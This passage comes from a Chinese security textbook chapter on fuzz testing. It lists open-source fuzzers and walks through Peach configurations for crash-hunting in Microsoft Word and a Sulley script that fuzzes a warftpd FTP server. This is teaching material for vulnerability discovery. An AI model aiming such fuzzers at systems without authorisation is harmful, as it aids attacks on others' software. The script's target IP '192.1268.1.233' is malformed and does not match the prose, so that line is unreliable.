


图 6-16　动态适应的分布式调度机制

6.6　典型工具与案例

目前的模糊测试工具种类很多，有通用的，也有针对某些特定软件的，有主要注重框架的，也有关注测试效率的，有开源的，也有商业的。表 6-1 列举了几种常见的开源模糊测试工具。

表 6-1　典型的开源模糊测试工具列表

产 品 名 称	特 点 描 述
ANTIPARSER	一个用 Python 语言编写的 API，被设计用来帮助生成随机数据
Dfuz	构成 Dfuz 的基本组成部分包括数据、函数、列表、选项、协议以及变量。这些不同的组成部分被用来定义一组规则集，模糊测试引擎可以对这些规则集进行解析以生成和传输数据

续表

产品名称	特点描述
SPIKE	能自动地更新每个字段的值，就好像实施了不同的变异操作一样。该框架的 2.9 版包含一个大约有 700 个可诱发错误的启发式攻击列表
Peach	是一个采用 Python 语言编写的跨平台的模糊测试框架，该框架提供了一些基本的构件以创建新的模糊器，包括生成器、转换器、协议、发行器以及群组
GPF	通过一些模式来提供相关功能，这些模式包括 PureFuzz、Convert、GPF(主模式)、Pattern Fuzz 以及 SuperGPF。这些模式针对不同的应用场景，有较好的适用性
Autodafé	主要目标是缩减整个模糊测试的输入空间，并降低其复杂性，以更加有效地关注可能会导致发现安全漏洞的那些协议的领域
Sulley	一个模糊器开发和模糊测试框架，它是由多个可扩展的构件组成的。该框架的目标是：不仅简化数据的表示，而且简化数据的传输以及对目标的监视

下面从框架原理和使用方法两个方面对其中的代表性工具 Peach 和 Sulley 进行介绍。

6.6.1 Peach

Peach 是一个功能强大的模糊测试工具。Peach 2 是开源的，使用的语言包含 Python、C 语言等。Peach 3 有开源版本，也有商业的版本，其中开源的版本主要用 C# 写成。Peach 提出了一种称为 Pit 的脚本文件，Pit 文件可以与种子文件一同使用，对文件等复杂数据有很好的描述能力。Peach 的基本功能结构如图 6-17 所示。




图 6-17 Peach 的基本结构

其中 Publisher 就是测试数据生成模块，负责根据 Pit 文件与种子文件创建测试用例；Fuzzer 引擎与代理管理模块则是环境控制模块，负责管理测试对象及其运行环境，并与测试对象进行交互；Logger 则是状态监控模块，通过 Peach 内置的探针提取测试状态信息。

下面以 Microsoft Word 为例，介绍利用 Peach 生成测试用例文件，发掘软件漏洞的过程，其步骤如下：

（1）安装所需环境软件。以 Peach 3.1.124.0 版本为例，除了 Peach 软件之外，还需要安装 WinDbg 和.NET 框架。

（2）配置 Pit 文件中的数据格式。需要配置种子文件的路径和数据变异字段的规则。图 6-18 给出了种子文件的配置代码片段，其中的 fileName 字段配置种子文件的路径，样例中给出了相对路径下的 seed.doc 文件，此外可以使用绝对路径。变异规则可以根据需求进行定义。首先使用 offvis 工具解析出样本文件格式，如图 6-19 所示。然后指定要变

```
<!-- This is our simple doc state model -->
  <StateModel name="TheState" initialState="Initial">
      <State name="Initial">

          <!-- Write out our .doc file -->
          <Action type="output">
              <DataModel ref="DOC"/>
              <!-- This is our sample file to read in -->
              <Data fileName="../seed.doc"/>
          </Action>
          <Action type="close"/>
          <!-- Launch the target process -->
          <Action type="call" method="LaunchViewer" publisher="Peach.Agent" />
      </State>
  </StateModel>
```

图 6-18　Peach 种子文件配置

Name	Value	Offset	Size	Type
OLESSRoot		0	858112	OLESSDataFile
OLESSHeader		0	512	OLESSHEADER
Sig	208 207 17 224 161 177 26 225	0	8	DataItem_UByteArray
clsidNull		8	16	CLSID
VerMinor	62	24	2	DataItem_UInt16
VerDll	3	26	2	DataItem_UInt16
ByteOrder	65534	28	2	DataItem_UInt16
SectorShift	9	30	2	DataItem_UInt16
MiniSecShift	6	32	2	DataItem_UInt16
Reserved	0	34	2	DataItem_UInt16
Reserved2	0	36	4	DataItem_UInt32
NumDirSects	0	40	4	DataItem_UInt32
NumFatSects	14	44	4	DataItem_UInt32
DirSect1	1673	48	4	SECTOR
TransactSig	0	52	4	DataItem_UInt32
MiniStrMax	4096	56	4	DataItem_UInt32
MiniFatSect1	1675	60	4	SECTOR
NumMiniFatSects	1	64	4	DataItem_UInt32
DifatSect1	FAT_ENDOFCHAIN	68	4	SECTOR
NumDifatSects	0	72	4	DataItem_UInt32
DiFat[109]		76	436	List<SECTOR>
FAT[1792]		849920	7168	List<SECTOR>
MiniFAT[128]		858112	512	List<SECTOR>
DirectoryEntries[8]		857088	1024	List<OLESSDirectoryEntry>

图 6-19　DOC 文件格式

异的字段和规则，其他数据格式不变，如图 6-20 所示，其中，DOC 是数据模型的模型名称，Blob 定义基本数据块，类型为 hex，长度为 40B，mutable 属性为 false 指定这个字段不变异，Number 指定为整型数据，size 指定比特数，32b 为 4B，signed 标志为有符号数，false 属性说明相反。样例指定了 8B 的变异规则，若需要更多的变异规则，可以采用类似的方式添加。另外，通过 ref 可以引用其他的数据模型，这些数据模型可以在当前 Pit 文件进行定义。

```
<DataModel name="DOC">
    <Blob name="OLESSHeaderPart" valueType="hex" length="40" mutable="false" />
    <Number name ="NumDirSects" valueType ="hex" signed="true" size="32"/>
    <Number name ="NumFatSects" valueType ="hex" signed="false" size="32"/>
    <Blob name="data1" valueType="hex" length="52288" mutable="false"/>
    <Block ref="SEPX[0]" />
</DataModel>
```

图 6-20　数据格式定义

(3) 配置 Pit 文件中的控制对象，如图 6-21 所示。其中，监控类型为 WindowsDebugger，用于捕获触发的异常，CommandLine 配置了测试对象的启动命令，包含程序路径和打开的测试对象文件路径，NoCpuKill 指定在程序暂停运行时终止进程，WaitForExitTimeout 指定程序启动多少毫秒后终止程序，这两项定义了单次测试的终止条件，只要有一个条件满足就会终止。

```
<Agent name="WinAgent">
  <Monitor class="WindowsDebugger">

      <!-- The command line to run.  Notice the filename provided matched up
          to what is provided below in the Publisher configuration -->
      <Param name="CommandLine" value="C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE fuzzed.doc" />

      <!-- This parameter will cause the debugger to wait for an action-call in
          the state model with a method="StartMPlayer" before running
          program.
      -->
      <Param name="StartOnCall" value="LaunchViewer" />
      <!-- <Param name="ProcessName" value="EXCEL.EXE" /> -->

      <!-- This parameter will cause the monitor to terminate the process
          once the CPU usage reaches zero.
      -->
      <Param name="NoCpuKill" value="true"/>
      <Param name="FaultOnEarlyExit" value="t"/>
      <Param name="WaitForExitTimeout" value="10000"/>
   </Monitor>
```

图 6-21　控制对象配置

(4) 配置 Pit 文件中的环境维护操作。由于 Word 程序在开启文件失败后会在注册表中记录这些异常，下次打开时弹出对话框，由用户选择是否以安全模式开启，阻碍了测试运行。通过配置可以在每次测试后清理注册表，消除这项影响，如图 6-22 所示。

```
<Monitor class="CleanupRegistry">
    <Param name="Key" value="HKU\S-1-5-21-2384714578-2429604088-1719562846-1007\Software\Microsoft\Office\16.0\Word\Resiliency\StartupItems"/>
</Monitor>
<Monitor class="CleanupRegistry">
    <Param name="Key" value="HKCU\Software\Microsoft\Office\16.0\Word\Resiliency\DisabledItems"/>
</Monitor>
```

图 6-22　清理注册表配置

(5) 配置监控对象与监控异常类型，如图 6-23 所示，其中的 WINWORD.EXE 为监控对象进程名，PageHeap 为监控内存页面异常的发生。

```
<Monitor class="PageHeap">
    <Param name="Executable" value="WINWORD.EXE"/>
</Monitor>
```

图 6-23　监控对象配置

（6）启动 Peach 开始 Fuzz，如图 6-24 所示。Peach. exe 是挖掘软件程序，sample. xml 是配置文件，内部定义了数据模型、挖掘对象、监控类型等核心参数，-p 是启用并行功能，100 指定使用 100 个并行节点，3 指明本节点为第 3 个节点分量。最后生成的结果在 logs 文件夹下，status. txt 记录了运行起止时间，并每隔 100 个样本记录一次时间，另外，异常样本也会记录在该文件夹的子目录下。以 ID 命名的文件夹下记录了崩溃相关信息。如图 6-25 所示，其中的 *. bin 文件为样本文件，WinAgent. Monitor. * 文件记录了崩溃的类型及调试信息。

```
D:\2016-02-24>C:\Peach\Peach.exe sample.xml -p 100,3

[[ Peach v3.1.124.0
[[ Copyright (c) Michael Eddington

[*] Test 'Default' starting with random seed 31337.

[R1,-,-] Performing iteration

 -- Machine 3 of 100 will run iterations 25 to 36 --


[25,36,0:00:00.848] Performing iteration
[*] Fuzzing: main_stream.Number_0
[*] Mutator: DataElementDuplicateMutator
```

图 6-24　Peach 启动




图 6-25　异常样本记录

Peach 是一个成熟的工具，为很多软件提供了大量种子文件以及相应的 Pit 文件，有很好的适用性与效率。但是部分种子文件与 Pit 文件是需要付费的，同时其结构比较复杂，要在其基础上进行扩展与定制开发比较困难。

6.6.2　Sulley

Sulley 是一个分布式模糊测试框架，它通过 RPC 协议实现了一套分布式控制机制，同时给出了一些基础数据结构的数据生成方法，并在一定程度上支持复杂数据结构的数据生成。用户可以方便地在这一框架的基础上定制自己需要的功能，或者对其进行全面扩展，使之成为一个真正通用的模糊测试工具。Sulley 的基本结构如图 6-26 所示。




图 6-26 Sulley 的基本结构

其中，Primitives 和 Logos 模组定义了各基础数据类型的数据生成方法，Blocks 定义了复杂数据类型的表示方法与数据生成方法。用户通过这些数据结构定义协议的交互过程，并用图进行表示。Session 管理器对图进行解析，并与测试对象进行数据交互。代理提供了一些对分布式终端性能、网络流量、进程进行监控的方法。

本节以 FTP 服务器为例，介绍 Fuzz 的使用方法。在 192.168.1.233 上部署 warftp 软件，并将其端口设置为 21。编写如下 Sulley 脚本：

```
from sulley import *
s_initialize("user")
s_static("USER")
s_delim(" ")
s_string("justin")
s_static("\r\n")
s_initialize("pass")
s_static("PASS")
s_delim(" ")
s_string("justin")
s_static("\r\n")
s_initialize("cwd")
s_static("CWD")
s_delim(" ")
```

```
s_string("c: ")
s_static("\r\n")
s_initialize("dele")
s_static("DELE")
s_delim(" ")
s_string("c:\\test.txt")
s_static("\r\n")
s_initialize("mdtm")
s_static("MDTM")
s_delim(" ")
s_string("C:\\boot.ini")
s_static("\r\n")
s_initialize("mkd")
s_static("MKD")
s_delim(" ")
s_string("C:\\TESTDIR")
s_static("\r\n")
sess=sessions.session(session_filename="warftpd.session")
target=sessions.target('192.1268.1.233',21)
sess.add_target(target)
sess.connect(s_get("user"))
sess.connect(s_get("user"), s_get("pass"))
sess.connect(s_get("pass"), s_get("cwd"))
sess.connect(s_get("pass"), s_get("dele"))
sess.connect(s_get("pass"), s_get("mdtm"))
sess.connect(s_get("pass"), s_get("mkd"))
fuzz()
```

